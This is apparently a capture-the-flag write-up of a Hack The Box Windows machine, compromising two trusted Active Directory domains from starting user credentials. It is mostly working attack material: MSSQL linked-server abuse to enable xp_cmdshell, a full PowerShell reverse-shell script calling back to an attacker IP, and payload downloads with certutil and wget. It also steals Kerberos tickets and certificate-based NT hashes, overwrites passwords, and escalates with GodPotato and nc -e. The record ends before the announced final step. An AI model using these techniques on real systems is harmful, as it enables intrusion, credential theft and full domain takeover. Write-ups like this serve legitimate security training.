
DarkZero is a hard-difficulty Windows machine designed around an assumed breach scenario where I’m handed low-privileged user credentials from the start. The environment has a bidirectional forest trust, a cross-domain MSSQL trusted link, and TGT delegation enabled, all of which end up chaining together into full compromise of both domains.
In short: a misconfigured MSSQL trusted link points from darkzero.htb to darkzero.ext, and the remote login has sysadmin rights over on darkzero.ext. From there, I enabled xp_cmdshell for RCE but the spawned session didn’t have SeImpersonatePrivilege so I had to change the service account’s password and log back in with a proper Service Logon to regain it. Once I had SeImpersonate, it was a standard potato chain to SYSTEM on DC02. From there, I re-enumerated the cross-forest trust in darkzero.htb, and abused the fact that TGT delegation is enabled on the trust to force DC01’s machine account to authenticate to DC02, caught its TGT, and used secretsdump.py to obtain the Admin hash and full domain compromise.
Creds I started with: john.w:RFulUtONCOL!
Enumeration
Full port nmap scan first:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ nmap 10.129.70.37 -sS -p- -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 14:21 -0400
Nmap scan report for 10.129.70.37
Host is up (0.046s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1433/tcp  open  ms-sql-s
2179/tcp  open  vmrdp
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
Usual ports on a Domain Controller, now do -A for a more in-depth look at the services:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ nmap 10.129.70.37 -A -p53,88,135,139,445,464,593,1433,2179,3268,3269,5985,9389 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 14:26 -0400
Nmap scan report for 10.129.70.37
Host is up (0.042s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-22 18:24:50Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.70.37:1433:
|     Target_Name: darkzero
|     NetBIOS_Domain_Name: darkzero
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: darkzero.htb
|     DNS_Computer_Name: DC01.darkzero.htb
|     DNS_Tree_Name: darkzero.htb
|_    Product_Version: 10.0.26100
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Confirms this is DC01 for darkzero.htb, running MSSQL 2022 alongside the usual AD services. Let’s validate the creds and see what’s reachable with my nxc-sweep tool:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ nxc-sweep 10.129.70.37 -u 'john.w' -p 'RFulUtONCOL!'
[*] Starting NXC sweep for 10.129.70.37 as john.w ...

[+] Port 445 open. Checking smb ...
SMB         10.129.70.37    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:darkzero.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.70.37    445    DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
SMB         10.129.70.37    445    DC01             [*] Enumerated shares
SMB         10.129.70.37    445    DC01             Share           Permissions     Remark
SMB         10.129.70.37    445    DC01             -----           -----------     ------
SMB         10.129.70.37    445    DC01             ADMIN$                          Remote Admin
SMB         10.129.70.37    445    DC01             C$                              Default share
SMB         10.129.70.37    445    DC01             IPC$            READ            Remote IPC
SMB         10.129.70.37    445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.70.37    445    DC01             SYSVOL          READ            Logon server share

[+] Port 5985 open. Checking winrm ...
WINRM       10.129.70.37    5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:darkzero.htb)
WINRM       10.129.70.37    5985   DC01             [-] darkzero.htb\john.w:RFulUtONCOL!

[-] Port 3389 closed/filtered. Skipping rdp

[+] Port 1433 open. Checking mssql ...
MSSQL       10.129.70.37    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:darkzero.htb) (EncryptionReq:False)
MSSQL       10.129.70.37    1433   DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
MSSQL       10.129.70.37    1433   DC01             name:master
MSSQL       10.129.70.37    1433   DC01             name:tempdb
MSSQL       10.129.70.37    1433   DC01             name:model
MSSQL       10.129.70.37    1433   DC01             name:msdb

[-] Port 21 closed/filtered. Skipping ftp

[*] All active services checked.
No WinRM or RDP, but we do have MSSQL access. Let’s check if john.w has sysadmin or any priv esc rights directly on this instance before going further:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ nxc mssql 10.129.70.37 -u 'john.w' -p 'RFulUtONCOL!' -M mssql_priv
MSSQL       10.129.70.37    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:darkzero.htb) (EncryptionReq:False)
MSSQL       10.129.70.37    1433   DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
Nope. Let’s pull BloodHound data and see what john.w has access to in the domain.
Also update the hosts file real quick:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ tail -n 1 /etc/hosts
10.129.70.37            DC01.darkzero.htb DC01 darkzero.htb

┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ bloodhound-python -u 'john.w' -p 'RFulUtONCOL!' -d darkzero.htb -ns 10.129.70.37 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: darkzero.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.darkzero.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Found 5 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.darkzero.htb
INFO: Done in 00M 16S

┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ bhstart
[+] Running 3/3
 ✔ Container bloodhound-graph-db-1    Healthy                          15.9s
 ✔ Container bloodhound-app-db-1      Healthy                           5.9s
 ✔ Container bloodhound-bloodhound-1  Started                           0.3s
While ingesting, I hit an issue with the *_domains.json file:

Turns out this is a versioning issue, older BloodHound collectors used the raw numbers 0-3 as placeholders for TrustDirection instead of the string values that the newer version of BloodHound expects. I had Gemini help me troubleshoot and a couple sed one-liners fixed it. Leaving these here in case anyone else runs into the same thing:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ sed -i -E \
  -e 's/"TrustDirection":[[:space:]]*0/"TrustDirection": "Disabled"/g' \
  -e 's/"TrustDirection":[[:space:]]*1/"TrustDirection": "Inbound"/g' \
  -e 's/"TrustDirection":[[:space:]]*2/"TrustDirection": "Outbound"/g' \
  -e 's/"TrustDirection":[[:space:]]*3/"TrustDirection": "Bidirectional"/g' \
  20260822144111_domains.json

┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ sed -i -E \
  -e 's/"TrustType":[[:space:]]*1/"TrustType": "Downlevel"/g' \
  -e 's/"TrustType":[[:space:]]*2/"TrustType": "Uplevel"/g' \
  -e 's/"TrustType":[[:space:]]*3/"TrustType": "MIT"/g' \
  -e 's/"TrustType":[[:space:]]*4/"TrustType": "DCE"/g' \
  20260822144111_domains.json
Looking at john.w himself, there was nothing abnormal nor did he have any outbound controls of use. So instead I looked at the domain trust since I saw it in the collection log:

There’s a second domain, darkzero.ext, with a CrossForestTrust to darkzero.htb. That’s the biggest lead we have now.
Foothold via Cross-Forest Trust in MSSQL
Since I already have MSSQL access on DC01 and nothing stood out for john.w directly, my next instinct was to check if that MSSQL instance has a linked server reaching into the other domain:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ mssqlclient.py darkzero.htb/'john.w':'RFulUtONCOL!'@10.129.70.37 -windows-auth
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (darkzero\john.w  guest@master)> SELECT srvname, srvproduct, providername, isremote FROM sysservers;
srvname             srvproduct   providername   isremote
-----------------   ----------   ------------   --------
DC01                SQL Server   SQLOLEDB              1
DC02.darkzero.ext   SQL Server   SQLOLEDB              0
And it does. There’s a trusted link to DC02.darkzero.ext, the DC for the other forest. If the link authenticates with elevated rights on the remote end, I can pivot straight through it using EXECUTE(...) AT "DC02.darkzero.ext";
Let’s check if I have as sysadmin over there:
SQL (darkzero\john.w  guest@master)> EXECUTE('select system_user, is_srvrolemember(''sysadmin'')') AT "DC02.darkzero.ext";

-   -
1   1
Yup! Sysadmin on DC02. That means I can flip on xp_cmdshell remotely through the link for RCE:
SQL (darkzero\john.w  guest@master)> EXECUTE('sp_configure ''show advanced options'', 1; RECONFIGURE;') AT "DC02.darkzero.ext";
INFO(DC02): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (darkzero\john.w  guest@master)> EXECUTE('sp_configure ''xp_cmdshell'', 1; RECONFIGURE;') AT "DC02.darkzero.ext";
INFO(DC02): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (darkzero\john.w  guest@master)> EXECUTE('EXEC xp_cmdshell ''whoami''') AT "DC02.darkzero.ext";
output
--------------------
darkzero-ext\svc_sql
NULL
Now that RCE is confirmed as svc_sql on DC02, let’s generate a PowerShell reverse shell and start an HTTP server to download it over:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ cat shell.ps1
$client = New-Object System.Net.Sockets.TCPClient("10.10.15.128",443)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i)
    $sendback = (iex $data 2>&1 | Out-String )
    $sendback2 = $sendback + "PS " + (pwd).Path + "> "
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()

┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ updog -p 80
[+] Serving /home/corey/htb/DarkZero on 0.0.0.0:80...
Download and execute it, all through MSSQL:
SQL (darkzero\john.w  guest@master)> EXECUTE('EXEC xp_cmdshell ''certutil -urlcache -f http://10.10.15.128/shell.ps1 C:\Windows\Temp\shell.ps1''') AT "DC02.darkzero.ext";
output
---------------------------------------------------
****  Online  ****
CertUtil: -URLCache command completed successfully.
NULL

SQL (darkzero\john.w  guest@master)> EXECUTE('EXEC xp_cmdshell ''powershell -ep bypass -f C:\Windows\Temp\shell.ps1''') AT "DC02.darkzero.ext";
And the listener catches it:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.15.128] from (UNKNOWN) [10.129.70.37] 49170

PS C:\Windows\system32> whoami
darkzero-ext\svc_sql
Sweet. Now we have a foothold secured as svc_sql on DC02
Lateral Movement - Regaining SeImpersonatePrivilege
Checking my current token privileges as svc_sql:
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Nothing usable for privesc there, notably no SeImpersonatePrivilege. Even though this is a SQL service account, which is unusual. A quick look at the filesystem root turns up something abnormal though:
PS C:\Windows\system32> dir C:\

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/8/2021   8:15 AM                PerfLogs
d-r---         7/29/2025   2:49 PM                Program Files
d-----         7/29/2025   2:48 PM                Program Files (x86)
d-r---         7/29/2025   3:23 PM                Users
d-----         7/30/2025  10:57 PM                Windows
-a----         7/30/2025   1:38 PM          18594 Policy_Backup.inf
There’s a file here; Policy_Backup.inf a leftover security template.
Reading it dumps the full local security policy, including the [Privilege Rights] section, which shows exactly what SIDs and accounts hold which user rights on this machine:
PS C:\> type Policy_Backup.inf
[Unicode]
Unicode=yes
[System Access]
...
[Privilege Rights]
...
SeServiceLogonRight = *S-1-5-20,svc_sql,SQLServer2005SQLBrowserUser$DC02,*S-1-5-80-0,...
...
svc_sql has SeServiceLogonRight explicitly granted. That right lets the account log on as a service (Logon Type 5), and when Windows spawns a process through a proper service logon, that process gets the account’s full default privilege set. Which would include SeImpersonatePrivilege compared to the stripped-down session my reverse shell landed with.
The only catch is that logging on this way through the Win32 LogonUserW/CreateProcessWithLogonW APIs requires a clear-text password and I don’t have that.
So the plan now is to first get the password hash for svc_sql, then use that to set a known plaintext password for the account, then do a proper Service Logon to get SeImpersonate back, so I can priv esc.
First though, I need a way to actually reach DC02’s domain. Let’s transfer over Rubeus, RunasCs, and a Ligolo agent:
PS C:\Users\svc_sql> wget http://10.10.15.128/Rubeus.exe -o rubeus.exe
PS C:\Users\svc_sql> wget http://10.10.15.128/Invoke-RunasCs.ps1 -o runas.ps1
PS C:\Users\svc_sql> wget http://10.10.15.128/agent.exe -o agent.exe
Since I only have one command “prompt” at a time through this xp_cmdshell/reverse shell setup, I ran the Ligolo agent as a background job so it doesn’t block further commands:
PS C:\Users\svc_sql> Start-Job -ScriptBlock { & "C:\Users\svc_sql\agent.exe" -connect 10.10.15.128:11601 -ignore-cert }

Id     Name            PSJobTypeName   State         HasMoreData     Location             Command
--     ----            -------------   -----         -----------     --------             -------
1      Job1            BackgroundJob   Running       True            localhost             & "C:\Users\svc_sql\a...
Back on Kali, finish up routing the network through the proxy:
┌──(corey㉿kali)-[/opt/ligolo-ng]
└─$ sudo ./proxy -selfcert
INFO[0000] Listening on 0.0.0.0:11601
ligolo-ng » INFO[0159] Agent joined.                                 id=00155df25c01 name="darkzero-ext\\svc_sql@DC02" remote="10.129.70.37:49158"
ligolo-ng » session
? Specify a session : 1 - darkzero-ext\svc_sql@DC02 - 10.129.70.37:49158 - 00155df25c01
[Agent : darkzero-ext\svc_sql@DC02] » autoroute
? Select routes to add: 172.16.20.2/24
? Create a new interface or use an existing one? Create a new interface
? Enter interface name (leave empty for random name):
INFO[0228] Interface supremegambit configured (will be created on tunnel start)
[Agent : darkzero-ext\svc_sql@DC02] » start --tun supremegambit
INFO[0244] Starting tunnel to darkzero-ext\svc_sql@DC02 (00155df25c01)
Confirm the pivot works and add DC02 to my hosts file:
PS C:\Users\svc_sql> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   IPv4 Address. . . . . . . . . . . : 172.16.20.2
   Default Gateway . . . . . . . . . : 172.16.20.1


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ nxc smb 172.16.20.2
SMB         172.16.20.2     445    DC02             [*] Windows Server 2022 Build 20348 x64 (name:DC02) (domain:darkzero.ext) (signing:True) (SMBv1:None) (Null Auth:True)


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ tail -n 2 /etc/hosts
10.129.70.37            DC01.darkzero.htb DC01 darkzero.htb
172.16.20.2             DC02.darkzero.ext DC02 darkzero.ext
Now we can use Rubeus’s tgtdeleg action to abuse the fact that CredSSP/Negotiate delegation will hand back a usable fake-delegation TGT for the current user without needing elevated rights:
PS C:\Users\svc_sql> .\rubeus.exe tgtdeleg /nowrap

[*] Action: Request Fake Delegation TGT (current user)
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC02.darkzero.ext'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] base64(ticket.kirbi):

      doIFgDCCBXygAwIBBaEDAgEWooIEhjCCBIJhggR+...
Now we need to convert that b64 blob into a usable ccache and drop it into my klist:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ echo 'doIFgDCCBXygAwIBBaEDAgEWooIEhjCCBIJh...' | base64 -d > svc_sql.kirbi


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ ticketConverter.py svc_sql.kirbi svc_sql.ccache
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ export KRB5CCNAME=svc_sql.ccache


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ klist
Ticket cache: FILE:svc_sql.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
08/23/2026 07:14:30  08/23/2026 09:18:05  krbtgt/[email protected]
With a valid TGT for svc_sql, I used Certipy to request a certificate off the user template via RPC:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ certipy-ad req -u 'svc_sql' -k -no-pass -target DC02.darkzero.ext -ca 'darkzero-ext-DC02-CA' -template 'user'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Saving certificate and private key to 'svc_sql.pfx'
And that certificate lets me pull svc_sql’s actual NTLM hash via PKINIT:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ certipy-ad auth -pfx svc_sql.pfx -domain darkzero.ext -dc-ip 172.16.20.2
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Trying to retrieve NT hash for 'svc_sql'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:816ccb849956b531db139346751db65f
I always throw any NT hashes I get into NTLM.PW just in case it’s a common password that’s already in their rainbow tables (it takes 5 seconds):

Nope, no problem. Since I have the current hash, I can just overwrite it with a hash that I generate myself for a password I know, using changepasswd.py’s -newhash option, which sidesteps ever needing the actual plaintext or worrying about any potential password complexity requirements.
I generated the NT hash for Spongebob22 with CyberChef:

Spongebob22 = DC116F403F454600669446E0E58A23D2

Now change the hash to our new one:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ changepasswd.py -hashes :816ccb849956b531db139346751db65f -newhash :DC116F403F454600669446E0E58A23D2 'darkzero.ext/svc_sql'@dc02.darkzero.ext
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Changing the password of darkzero.ext\svc_sql
[*] Password was changed successfully.
Confirmation:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ nxc smb 172.16.20.2 -u 'svc_sql' -p 'Spongebob22'
SMB         172.16.20.2     445    DC02             [*] Windows Server 2022 Build 20348 x64 (name:DC02) (domain:darkzero.ext) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         172.16.20.2     445    DC02             [+] darkzero.ext\svc_sql:Spongebob22
Now for the actual point of all this… We can use Invoke-RunasCs with -LogonType 5 (service logon) and -BypassUAC to spawn a process that gets svc_sql’s full default token, including the SeImpersonatePrivilege.
This is the first time that I used the PS1 version of RunasCs and something cool is that the script can spawn the new process straight into a reverse shell with -Remote argument:
PS C:\Users\svc_sql> import-module .\runas.ps1
PS C:\Users\svc_sql> Invoke-RunasCs -Username 'svc_sql' -Password 'Spongebob22' -LogonType 5 -BypassUAC -Command powershell.exe -Remote 10.10.15.128:53

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 2736 created in background.
Catch it and check privileges again:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [10.10.15.128] from (UNKNOWN) [10.129.70.37] 49241
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeImpersonatePrivilege, perfect.
LPE via SeImpersonatePrivilege
This part’s super easy… or so I thought.
The methodology that hasn’t failed me yet is trying PrintSpoofer first, then GodPotato as fallback. First check if the spooler service is even present:
PS C:\Windows\system32> Get-Service -Name Spooler
Get-Service : Cannot find any service with service name 'Spooler'.
Not present, so straight to GodPotato:
PS C:\Users\svc_sql> wget http://10.10.15.128/GodPotato-NET4.exe -o tater.exe
PS C:\Users\svc_sql> wget http://10.10.15.128/nc.exe -o nc.exe

PS C:\Users\svc_sql> .\tater.exe -cmd "C:\Users\svc_sql\nc.exe 10.10.15.128 443 -e cmd.exe"
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] Start Search System Token
[*] PID : 1008 Token:0x728  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 464
Listener catches SYSTEM:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.15.128] from (UNKNOWN) [10.129.70.37] 49217
C:\Windows\system32>
This is the part that got tricky and started pissing me off. It wasn’t giving me a solid shell to use Rubeus in and kept closing whenver I ran Rubeus. I tried netcat, another PS1, and it fought me the entire time.
I’ve only had that happen to me once before and I think it was because Defender was present or there were some firewall rules in place, I don’t remember. However, my tried and true caveman solution to this is usually just changing the Admin password with net user:
C:\Windows\system32> net user Administrator Spongebob23
Pretty sloppy, but it works and this is just a HTB lab anyways.. so whatever.
Confirmation:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ nxc smb 172.16.20.2 -u Administrator -p 'Spongebob23'
SMB         172.16.20.2     445    DC02             [*] Windows Server 2022 Build 20348 x64 (name:DC02) (domain:darkzero.ext) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         172.16.20.2     445    DC02             [+] darkzero.ext\Administrator:Spongebob23 (Pwn3d!)
Now use RunasCs one more time to get a proper interactive Administrator shell:
